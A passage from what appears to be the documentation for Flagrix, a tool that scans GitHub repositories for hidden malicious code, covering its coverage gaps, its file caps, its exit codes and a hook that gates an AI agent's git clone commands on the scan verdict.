.csproj,.sln,.suo), compiled binaries or release downloads. The Dr. Web campaign from the top of this page hid its code in.csprojand.suofiles, and behind long runs of whitespace in Python and Go files. Flagrix has rules targeting whitespace-hidden code in JS/TS and Python, not Go, and it doesn’t read the Visual Studio files at all. So that campaign is a good example of why the manual checks still matter. - It has caps. Up to 200 code files and 1 MB per file, plus up to 25 config files. Skipped files are listed with a reason.
- It’s GitHub only.
Flagrix grew out of a prototype I was already using when a fake recruiter sent me a repo with an obfuscated payload hidden in postcss.config.js. The prototype flagged it before I ran anything. That whole story is where the checks above started. The short version is on the homepage.
Running it from a script or an agent
The same scan runs anywhere Node runs, so a script, a CI job or an AI agent can check a repo before cloning it. The exit code is the answer:
| Exit code | Meaning |
|---|---|
| 0 | low risk |
| 1 | scan failed |
| 2 | medium risk |
| 3 | high risk |
| 4 | scan incomplete: not enough was read to give a verdict |
Treat anything other than 0 as “stop and look”. For Claude Code there’s a hook that scans the GitHub repo in the git clone and gh repo clone commands it recognizes, and blocks the clone unless the verdict is low: see the agent-gating guide. It scans the branch the clone checks out: a --branch or -b is passed to the scan, otherwise it’s the default branch. It also recognizes git options before clone, like git -C <dir> clone …. It reads only the command text, though, so a clone hidden behind an alias, a script or a Makefile isn’t seen, and a push between the scan and the clone isn’t covered. That’s why the commit check above still matters. If the rules can’t be refreshed, the CLI falls back to cached or bundled rules. Scanning a repo still needs to reach GitHub.
If you parse --json (CLI 0.5.0 or later), gate on the verdict field: low, medium, high or incomplete, matching exit codes 0, 2, 3 and 4. Don’t gate on riskLevel. It’s the engine’s reading of the files it managed to read, so on an incomplete scan it can still say low. The CLI README has the details.
To try it without touching anything dangerous, add the extension and scan the high-risk demo repo. The scan runs locally in your browser, it’s free and it needs no account.